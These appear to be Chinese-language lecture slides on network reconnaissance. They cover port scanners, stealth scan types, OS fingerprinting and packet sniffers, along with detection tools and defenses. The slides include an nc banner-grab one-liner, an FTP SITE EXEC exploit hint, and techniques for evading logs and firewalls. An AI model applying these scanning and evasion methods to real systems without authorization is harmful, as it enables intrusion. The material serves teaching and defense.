    Telnet命令使用23端口登陆目标计算机上进入Shell状态。指定为其他端口可以观察到目标计算机在该端口上的输出，并可以在该端口输入命令。（如登陆110端口POP3，就可以接受或删除邮件服务器上的邮件）

    rusers和finger收集目标计算机上的有关用户的消息

扫描程序基本原理 RFC793

- 扫描程序（**Scanner**）是自动检测远端或本地主机安全脆弱点的程序。

端口扫描

- 对入侵者来说，每一个端口就是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用的信息，从而发现系统的安全漏洞。

端口扫描

- 使用扫描器探测主机的各种TCP端口，检查这些端口上提供的服务和版本号。
- 扫描器查询目标主机TCP/IP（UDP）端口并记录其响应，从而得到目标主机的有用信息：
  1. 目标主机提供的服务 — 该服务是否有缺陷，搜寻可访问目录的文件，exploit IIS等目录下的有漏洞的脚本文件，获得非法权限
  2. 谁拥有这些服务 — 拥有者的权利是否很大
  3. 是否支持匿名登录 — 本地一般权限，本地攻击
     ftp漏洞 telnet IP 21 SITE EXEC
  4. 网络服务是否需要鉴别（身份验证）可远程攻击，利用服务攻击其他主机，跳板

扫描程序的正当使用

- 得到授权
- 提高系统安全性
- 检查漏洞并作修补或建议

扫描程序的获取及要求

- UNIX 多以源码发布
  - 系统帐号 root
  - C编译器或其他解释器
  - IP包含文件 socket编程能力
  - 硬件性能较好，联网
- Windows 下多以二进制形式存在

扫描程序

- 组成部件：

1 漏洞数据库

2 扫描机制 服务、子系统、漏洞

3 报告机制

false positive 误报

false negative漏报

- 如何选取扫描器

完整性、精确性、范围、更新、报告、评价和价格

- **Nessus, Nmap** 和**ISS**

常见的扫描程序

- **TCP connect扫描**
  - 检测目标主机开了哪些端口。

1 Nessus TCP 端口 Unix/Linux C

免费 基于**web**界面，利用插件扩充其功能

可检测**a. DoS b. Gain root c. Finger, FTP, mail**

并有相应说明及解决方案

2 NSS TCP端口 Unix Perl解释器

可检测**sendmail、FTP、NFS、xhost、host equiv**等弱点，需**root**权限，有并行能力，可派生进程

常见的扫描程序

3 strobe TCP端口 C Unix

- 诊断性检测 **Ident TCP Scan UID错误配置 HTTPD， 以root身份运行**

4 SATAN TCP端口 Unix C＋perl

- 命令行或**HTML**界面 功能完善，可检测网络脆弱点及如何利用，修补
- **SAINT（Security Administrator's Integrated Network Tool）TCP UDP**

5 Ballista NT, Unix – Cybercop Scanner NAI

常见的扫描程序

6 ISS Christopher Klaus

- 功能强大，各种网络服务都可检查，并给出脆弱点的说明和修补建议
- **IPC$连接，RPC，共享列举，其他网络服务**

7 ogre TCP NetBIOS端口

- **Ipscan windows平台 NetBT NetBIOS Over TCP/IP 远程主机MAC**
- **seven 网上邻居 FrontPage扩展服务， IIS HTTP远程管理**

8 WebTrends Security Scanner 含有Sniffer功能

常见的扫描程序

9 sweep – 扫荡 连接到多个机器的一个端口
strobe – narrow scan (5~20 services)
vanilla – 0~65535端口

- **TCP ACK scan：测防火墙规则**
- **TCP window scan: TCP窗口大小报告方式不同**
- **TCP RPC scan:远程过程调用，端口、程序、版本**

溯雪、流光

- **network toolbox**
- **nmap unix/linux windows**

扫描隐藏和检测

1．秘密扫描 stealth scan 避免被系统记录

A. half-open scan: 半打开

- **SYN scan 只发SYN包，收到SYN/ACK，不发送ACK包，发送RST包中断连接，不完成TCP三次握手，一般不会留下记录，发包需要root权限。**

  若收到SYN/ACK，端口活动（监听）

  若收到RST/ACK，端口关闭

扫描隐藏和检测

B. flags scan: 发送错误包给某个端口，若端口开放，则会返回不同的出错信息

- **FIN scan:** 关闭一个未打开的连接。若目标端口不提供服务，系统会产生一个错误信息，**RST**；若服务正在监听，系统会丢弃该数据包。所以无反应表明端口提供某种服务，但包可能丢失或被**firewall**丢弃，故不可靠。
- **XMAS scan**：**TCP**包中所有标志都设置，**FIN**、**URG**、**PUSH**，口关闭返回**RST**
- **NULL scan**：**TCP**包中所有标志都不设置，口关闭返回**RST**
- 不同系统的反应各不相同。
- **RFC793**

扫描隐藏和检测

C. UDP scan:

- 通常发送空的**UDP**数据包给目标端口，端口若监听，则返回错误信息或丢弃该包，若端口关闭，返回“**ICMP port unreachable**”信息。

扫描隐藏和检测

D. IP分片扫描

- 通过将数据包分成两个较小的IP数据包传输给目标主机，目标主机自己组成完整IP包。从而躲穿过火墙和包过滤器。

E. TCP反向ident扫描

- ident协议(rfc 1413)允许通过TCP连接列出任何进程的拥有者的用户名，所以扫描器可以观察httpd是否是以root权限运行。

UDP recvfrom()和write()扫描

- 不必使用root权限，使用recvfrom()和write()的回应判断端口是否开放。

扫描检测工具

A. Psionic Portsentry (Cisco systems)

- **多UNIX系列平台 Linux, BSD, Solaris, HPUX SCO**
- **主要特性：**
  - **TCP UDP多sockets检测**
  - **Stealth scan 检测**
  - **Connect scans - These are full connection scans. The entire TCP three way handshake is completed before being torn down.**

扫描隐藏和检测

- 实时**real-time**堵塞扫描主机，可与防火墙结合
  TCP Wrappers hosts.deny 自动记载扫描者的系统名，时间，**IP**，**TCP/UDP**口
- 一旦发现被扫描，系统会自动隐藏，攻击者会找不到
- **http://www.securityfocus.com/infocus/1580**
- **http://www.securityfocus.com/infocus/1586**

扫描隐藏和检测

B. Snort

C. Genius

D. BlackICE

E. ZoneAlarm

F. 其他

OS猜测与主动协议栈指纹鉴别

TCP/IP stack fingerprinting

- **RFC指南　实现不同，可猜测OS**

Nmap

1 古（经）典方法

a telnet 202.38.X.X Redhat ?

b ftp 202.38.X.X wu-ftp 2.x ?

c http Apache IIS

OS猜测与主动协议栈指纹鉴别

- hack~$echo ‘GET / HTTP/1.0\n’ | nc 202.38.X.X |egrep ‘^server:’
- 或 telnet 202.38.X.X 80
- 输入 get / http/1.0 \n\n

d. SNMP 161/UDP SNMP tools 遍历

OS猜测与主动协议栈指纹鉴别

2 现代方法（指纹）

- 发特殊数据包以获得目标机器的特殊响应**nmap**
- **http://www.insecure.org/nmap/nmap-fingerprinting-article.html**
- **https://nmap.org/book/osdetect.html**
- **FIN**探测分组 一般不响应 **NT**则**FIN/ACK**
- 假标志探测分组 **LINUX** 响应设该标志
- 初始序列号**ISN**采样

OS猜测与主动协议栈指纹鉴别

- 不要分片位监视 IP头部设置为“不要分片位”以提供性能
- TCP初始窗大小
- ACK值的不同
- ICMP出错消息抑制 RFC1812 限制发送出错ICMP速率
- ICMP消息引用不同

OS猜测与主动协议栈指纹鉴别

- nmap, 支持以下功能
  - TCP connect() 扫描
  - ICMP echo(ping)扫描
  - TCP SYN扫描
  - TCP FIN 扫描
  - UDP扫描
  - 操作系统识别

扫描及操作系统检测对策

1 检测工具

2 预防 关闭不必要的服务

- UNIX/Linux
  - /etc/inetd.conf 或/etc/xinetd.conf
- Windows 控制面板，管理
- 打补丁－使协议栈失效，但可能会失去某些功能
- anti-nmap软件LKM可装载核心模块，模仿其他OS特征

嗅探器sniffer

- 就是能捕获网络报文的设备，用分析网络的流量，找出网络中潜在的问题
- 大多数嗅探器至少能分析下面的协议：
  - 标准以太网
  - TCP/IP
  - IPX
  - DECNet
  - 软硬结合

嗅探器工作原理

- 不同于键盘捕获程序，如**keylogger**利用中断或钩子技术，**Sniffer**将网络接口置成适当的模式，如杂收
- **Sniffer**通常位于局域网**LAN**或关键设备上，如路由器、网关等。根据网络协议分层模型，在链路层到物理层之间，数据转化为帧（**frame**）为单位发送，物理层包括网卡、网线等，到达目的机器后，再重组。

嗅探器工作原理

- 在局域网上，数据的发送和接受通常采用广播的形式 即 A、B位于同一个局域网上，A将数据帧传输到网线上（Hub），所有的机器都可以收到，但数据帧头中含有源、目标机器的物理地址（即网卡的MAC），只有B机器的物理地址同A发送的数据帧中的目标物理地址一致，则这些数据帧可被B机器捕获，而其他机器则简单忽略。
- 但如果物理接口置成杂收模式（promiscuous mode），则到达该接口的数据帧都会被上层接收。Sniffer要完成的工作就是关闭网络接口的过滤器，安装特殊的驱动程序，捕获共享介质上的数据包。

嗅探器工作原理


- 采用交换技术（如**switch hub**）可避免一般的嗅探，但路由器或服务器可远程安装**sniffer**或本身就有，如**windows NT**的**Netmon pro** 远程**sniffer**，也可用**ARP**欺骗进行嗅探。

如何利用嗅探器获取信息

- 了解网络协议的基本知识，网络流量太大，需要有针对性
- **telnet, http, ftp, pop, nfs, IP地址，MAC地址**
- 即时分析数据帧的前**200～300**个字节，找出关键字串，有用则保存在磁盘上，这需要高性能的硬件支持，是基于网络的入侵检测系统的必要部分

常见的嗅探器

- NetXRay(9x/NT4)
- Sniffer Pro(9x/NT/2K/XP)
- Commview
- SmartSniff
- WinPcap, WinDump, MS NetMon
- Libpcap, tcpdump UNIX/Linux
- Ethereal (Free, Unix, Windows)


Sniffer - Local, Ethernet (Line speed at 10 Mbps)
File Monitor Capture Display Tools Database Window Help
My IP
Address Book : 0 addresses
Name
HW Address
Network Address
Type
Description
Host Table: 35 stations
IP Addr
In Pkts
Out Pkts
In Bytes
Out Bytes
Broadcast
Multicast
Update Time
62.243.191.
65.49.219.1
80.62.34.16
80.116.78.8
80.235.131.
81.9.176.31
81.51.253.6
81.220.3.22
141.213.185
141.223.95.
192.168.0.2
193.95.217.
193.95.24
194.27.1(
195.36.18
200.82.1(
202.38.67
206.116.2
210.45.12
210.45.12
210.45.12
210.45.12
210.45.12
210.45.12
211.108.5
211.222.1
213.37.82
213.54.38
217.14.21
MAC
IP
Dashboard
Reset
Set Thresholds...
Matrix : 16 stations
Traffic Map
IdeaAs500EED
00080DA8D718
RealtkE4E1B3
IdeaAs503694
01005E000004
01005E000001
This station
Realtk67F46C
IdeaAs502359
3Com F39D72
InventD132D0
3Com C5053E
DLink 61BA86
01005E7FFFFA
90803E9B84E5
Broadcast
or Help, press F1
32

嗅探器的检测与防御

1. 检测

A. 本机检测 **-** 检测接口杂收（混杂）模式，前 提一消除木马影响

- 检测系统中的可疑的进程

  Unix :ps -aux ， Windows Ctrl+Alt+Del 任务列表
- **ifconfig, lsof**（显示打开文件）监视 **sniffer**记录文件变大
- **BSD cpm socket(2)**和**ioct(2)**检测杂收
- **Solaris ifstatus David A. Curry**

嗅探器的检测与防御

B. Anti-Sniff　　www.l0pht.com　@stake

- 操作系统详细测试：混杂模式下，系统对某些特殊包回应
- **AntiSniff**发广播或非广播一个并不存在的**Ether**地址，**ARP**测试，请求**ICMP**回应数据帧，并对系统回应监听，混杂系统会应答；而**NT**混杂时，不能检测**ARP**地址前**8**位**Ether**地址，可构造**ff:00:00:00:00:00**地址
- **DNS**测试：**Anti Sniff**发一个**IP**信息到网络并监听网络中主机的**DNS**解析请求，**Sniff**一般要求**DNS**名
- **Ping**相应时间：杂收模式下响应时间较长，内核处理
- 其他**snifftest, Nitwit, HP**公司的硬件

嗅探器的检测与防御

2．防御

- LKM形式，移动嗅探及Anti-AntiSniff的出现，使嗅探器的检测变得很困难，这时可采用以下方法：

A．安全的网络拓扑结构，非共享介质，如交换式集线器

B．数据加密协议

- 网络层加密IPSec
- 传输层加密SSL/TLS
- 应用层加密，如SSH

C．静态系统内核，禁止LKM